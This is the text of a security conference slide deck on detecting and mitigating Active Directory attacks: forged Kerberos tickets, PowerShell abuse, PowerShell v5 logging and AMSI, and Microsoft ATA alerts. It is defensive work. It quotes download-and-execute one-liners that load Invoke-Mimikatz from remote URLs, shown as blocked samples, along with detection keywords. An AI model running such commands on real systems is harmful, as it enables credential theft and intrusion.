Detecting Forged Kerberos: **Golden & Silver** Tickets

- Normal, valid account logon event data structure:
 - **Security ID:** DOMAIN\AccountID
 - **Account Name:** AccountID
 - **Account Domain:** DOMAIN
- **Golden & Silver Ticket** events may have one of these issues:
 - The Account Domain field is blank when it should contain DOMAIN.
 - The Account Domain field is DOMAIN FQDN when it should contain DOMAIN.
 - The Account Domain field contains “eo.ee.kiwi :)”

Event IDs: 4624 (logon), 4672 (admin logon), 4634 (logoff)

Blue Team (Defense)



PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
 - .Net Web Client download.
 - Invoke-Expression (and derivatives: “iex”).
 - “EncodedCommand” (“-enc”) & “Bypass”
 - BITS activity.
 - Scheduled Task creation/deletion.
 - PowerShell Remoting (WinRM).
- Track & Limit PowerShell Remoting (WinRM).
- Audit/Meter PowerShell usage.

PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts
- Constrained PowerShell
- Antimalware Integration (Win 10)

PowerShell v5 Security: Script Block Logging

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABTAQOATwB1AHQAcAB1AHQAIAAiAFIAdQBuAG4AaQBu  
Running Invoke-Mimikatz...
```

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General	Details
	<p>Creating Scriptblock text (1 of 1): Write-Output "Running Invoke-Mimikatz..."</p> <p>ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7</p>
Log Name:	Microsoft-Windows-PowerShell/Operational
Source:	PowerShell (Microsoft-Windows-PowerShell)
Event ID:	4104
Level:	Verbose
User:	WIN-FOOTVR3NK6K\ADSAd
Computer:	WIN-FOOTVR3NK6K
Task Category:	Execute a Remote Command
Keywords:	None
Logged:	6/25/2015 8:30:16 PM

PowerShell v5 Security: System-Wide Transcripts

```
PS C:\> get-content C:\Users\ADSAAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt
*****
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAAdmin
RunAs User: ADSWK10\ADSAAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
*****
C:\Users\ADSAAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt

*****
Command start time: 20150730172926
*****
PS C:\Windows\system32> get-service

Status    Name            DisplayName
-----    --   -----
Stopped   AJRouter       AllJoyn Router Service
Stopped   ALG             Application Layer Gateway Service
Stopped   AppIDSvc        Application Identity
Running   Appinfo          Application Information
Stopped   AppMgmt          Application Management
Stopped   AppReadiness     App Readiness
Running   AppXSvc          AppX Deployment Service (AppXSVC)
Running   AudioEndpointBu... Windows Audio Endpoint Builder
Running   Audiosrv         Windows Audio
Stopped   AutoVT128        Anti-Virus 128-bit LZ32
```

PowerShell v5 Security: Constrained PowerShell

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpC
New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and t
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

Windows 10 PowerShell Security: Antimalware Integration

```
PS C:\Windows\system32> iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-eac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: () [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

```
At line:1 char:1
+ function Invoke-Mimikatz {
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: () [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Mitigation Level One (Low)

- Minimize the groups (& users) with DC admin/logon rights
- Separate user & admin accounts (JoeUser & AdminJoeUser)
- No user accounts in admin groups
- Set all admin accounts to “sensitive & cannot be delegated”
- Deploy Security Back-port patch (KB2871997)
- Set GPO to prevent local accounts from connecting over network to computers (KB2871997).
- Use long, complex (>25 characters) passwords for SAs.
- Delete (or secure) GPP policies and files with creds.
- Patch server image (and servers) before running DCPromo
- Implement RDP Restricted Admin mode


Mitigation Level Two (Moderate)

- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
- Service Accounts (SAs):
 - Leverage “(Group) Managed Service Accounts”.
 - Implement Fine-Grained Password Policies (DFL >2008).
 - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging


Mitigation Level Three (“It’s Complicated”)

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC
(or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts running on non-DCs.
- Disable default local admin account & delete all other local accounts.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).

New Admin Model



Credential Theft Protection (Future)



Attack Detection Paradigm Shift

Microsoft Advanced Threat Analytics (ATA, formerly Aorato)

- Monitors all network traffic to Domain Controllers
- Baselines “normal activity” for each user (computers, resources, etc)
- Alerts on suspicious activity by user
- Natively detects recon & attack activity without writing rules
- ATA Detection Capability:
 - Credential theft & use: Pass the hash, Pass the ticket, Over-Pass the hash, etc
 - MS14-068 exploits
 - Golden Ticket usage
 - DNS Reconnaissance
 - Password brute forcing
 - Domain Controller Skeleton Key Malware

Microsoft Advanced Threat Analytics (ATA)

Microsoft Advanced Threat Analytics Preview

Search users, computers, servers, and more... 

 Microsoft |    

10:32 AM Friday July 3, 2015 > 9:15 AM Sunday July 5, 2015

All [7]
 ■ High [4]
 ■ Medium [3]
 ■ Low [0]

Open [7]
 Resolved [0]
 Dismissed [0]

Suspicion of Identity Theft based on Abnormal Behavior

Server Administrator exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 8 abnormal workstations.
- Performed interactive login from FS.
- Requested access to 12 abnormal resources.

 Note  Email  Export to Excel  Details 

 Server Administrator
Comp18 + 9 Abnormal computers → Comp18 to CIFS + 12 Abnormal resources

Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Contact Server Administrator and investigate if the user has logged in to abnormal computers and accessed abnormal resources.

8:26 AM > 8:51 AM

Encryption Downgrade Activity

Encryption Downgrade Activity
14 days ago

Privilege Escalation using Forged PAC
14 days ago

Identity Theft Using Pass-the-Hash Attack
14 days ago

Entities Recently Learned
1 user
150 computers
15 days ago

Identity Theft Using Pass-the-Ticket Attack
16 days ago

ATA Detection: Suspicious Activity

Microsoft Advanced Threat Analytics Preview

Search users, computers, servers, and more... 

Microsoft    

Suspicion of Identity Theft based on Abnormal Behavior

Server Administrator exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 8 abnormal workstations.
- Performed interactive login from 1S.
- Requested access to 12 abnormal resources.

July 3, 2015 10:32 AM to July 5, 2015 9:15 AM

From (10)	Accessed (13)	Via Domain Controllers (1)
9:41 AM Sunday June 14, 2015  Comp18	Comp18 	 DC01 192.168.1.222.22
10:12 AM Friday July 3, 2015  1S 192.168.222.15	 LABADSECURITY.ORG to KRETGT  DC01 192.168.222.22	 DC01 192.168.222.22
10:22 AM Friday July 3, 2015  1S 192.168.222.15	 DC01  DC01 192.168.222.22	 DC01 192.168.222.22
10:37 AM Friday July 3, 2015  1S 192.168.222.15	 DC01  DC01 192.168.222.22	 DC01 192.168.222.22
10:22 AM Friday July 3, 2015  1S 192.168.222.15	 DC01  DC01 192.168.222.22	 DC01 192.168.222.22
10:37 AM Friday July 3, 2015  1S 192.168.222.15	 FS  FS  DC01 192.168.222.22	 DC01 192.168.222.22

Encryption Downgrade Activity 11 days ago

Privilege Escalation using Forged PAC 14 days ago

Identity Theft Using Pass-the-Hash Attack 14 days ago

Entities Recently Learned 1 user 130 computers 19 days ago

Identity Theft Using Pass-the-Ticket Attack 18 days ago

ATA Detection: Credential Theft Pass the Hash

8:30 AM
Thursday
July 2, 2015

Identity Theft Using Pass-the-Hash Attack

Administrator's hash was stolen from one of the computers previously logged into by Administrator and used from WIN7CLIENT-PC.



Note



Email



Export to Excel



Open



Administrator's computer



Administrator

NTLM hash:B89E5C724F95F41C136038CBBCF228BF



WIN7CLIENT-PC
192.168.222.34



2 Domain controllers

Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Disable Administrator's account
- Reset Administrator's password

ATA Detection: Credential Theft Pass the Ticket

4:52 AM > 4:57 AM

Wednesday
July 1, 2015

Identity Theft Using Pass-the-Ticket Attack

Administrator's Kerberos tickets were stolen from FS to CLIENT1 and used to access DC01 (CIFS).



Note



Email



Export to Excel



Details



Inputs



Open



Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Disable Administrator's account

ATA Detection: Credential Theft OverPass the Hash



Encryption Downgrade Activity

The encryption method of the Encrypted_Timestamp field of AS_REQ message from FS has been downgraded based on previously learned behavior. This may be a result of a credential theft using Overpass-The-Hash from FS.

Sunday, July 5, 2015 at 7:39 AM

Summary

Details

 Note

 Email

 Export to Excel

 Open

Accounts (1)

7:39 AM
Sunday
July 5, 2015

 Joe User

From (1)

 FS
192.168.222.15


Accessed (1)

 lab.adsecurity.org
to KRBTGT

Via Domain Controllers (1)

 DC01
192.168.222.22

ATA Detection: MS14-068 Exploit



Privilege Escalation using Forged PAC

Server Administrator attempted to escalate privileges by using a forged PAC from WIN7CLIENT-PC and accessing krbtgt (KRBTGT) (1 successful).

Thursday, July 2, 2015 at 8:49 AM

Summary

Details

 Note

 Email

 Export to Excel

 Open



Server Administr...

From (1)

8:49 AM
Thursday
July 2, 2015

 WIN7CLIENT-PC
192.168.222.34

Accessed (1)

 krbtgt
to KRBTGT

Response

 Success
Forged PAC Provided

Via Domain Controllers (1)

 DC01
192.168.222.22

ATA Detection: Golden Ticket



Encryption Downgrade Activity

The encryption method of the TGT field of TGS_REQ message from FS has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on FS.

July 5, 2015 8:26 AM to 8:51 AM

[Summary](#) [Details](#) [Note](#) [Email](#) [Export to Excel](#) [Open](#)

Accounts (2)	From (1)	Accessed (1)	Via Domain Controllers (1)
8:26 AM Sunday July 5, 2015 Michael	FS 192.168.222.15	DC01 to CIFS	DC01 192.168.222.22
8:51 AM Sunday July 5, 2015 Joe User	FS 192.168.222.15	DC01 to CIFS	DC01 192.168.222.22

ATA Detection: Skeleton Key



Encryption Downgrade Activity

The encryption method of the ETYPE_INFO2 field of KRB_ERR message from 3 computers has been downgraded based on previously learned behavior. This may be a result of a Skeleton Key on DC01.

July 2, 2015 9:32 AM to July 3, 2015 10:32 AM

[Summary](#) [Details](#) [Note](#) [Email](#) [Export to Excel](#) [Open](#)

	Accounts (4)	From (3)	Accessed (2)	Via Domain Controllers (1)
9:32 AM Thursday July 2, 2015	 Server Administr... 192.168.222.34	 WIN7CLIENT-PC 192.168.222.34	 2 Resources	 DC01 192.168.222.22
12:45 PM Thursday July 2, 2015	 CLIENT1 192.168.222.51	 CLIENT1 192.168.222.51	 LAB.ADSECURITY.ORG to KRBTGT	 DC01 192.168.222.22
12:50 PM Thursday July 2, 2015	 FS 192.168.222.15	 FS 192.168.222.15	 LAB.ADSECURITY.ORG to KRBTGT	 DC01 192.168.222.22
5:04 PM Thursday July 2, 2015	 WIN7CLIENT-PC 192.168.222.34	 WIN7CLIENT-PC 192.168.222.34	 LAB.ADSECURITY.ORG to KRBTGT	 DC01 192.168.222.22
10:32 AM Friday July 3, 2015	 Server Administr... 192.168.222.34	 FS 192.168.222.15	 2 Resources	 DC01 192.168.222.22

Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario (set to 1 day)
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Advanced attacks with forged tickets can be detected.
- Protect AD Admins or a full domain compromise is likely!

My research into Active Directory attack, defense, & detection is ongoing. This is only the beginning... ☺

Thanks!

- Alva "Skip" Duckwall (@passingthehash)
 - <http://passing-the-hash.blogspot.com>
 - Benjamin Delpy (@gentilkiwi)
 - <http://blog.gentilkiwi.com/mimikatz>
 - Casey Smith (@subtee)
 - Chris Campbell (@obscuresec)
 - <http://obscuresecurity.blogspot.com>
 - Joe Bialek (@clymb3r)
 - <https://clymb3r.wordpress.com>
 - Matt Graeber (@mattifestation)
 - <http://www.exploit-monday.com>
 - Rob Fuller (@mubix)
 - <http://www.room362.com>
 - Will (@harmj0y)
 - <http://blog.harmj0y.net>
-
- The Microsoft ATA Product Team
(Tal, Michael, & Idan)
 - Many others in the security community!
 - My wife & family for putting up with me being on the computer every night! ☺
-
- CONTACT:**
Sean Metcalf
@PyroTek3
sean [@] dansolutions . com
<http://DAnSolutions.com>
<https://www.ADSecurity.org>



Please submit an evaluation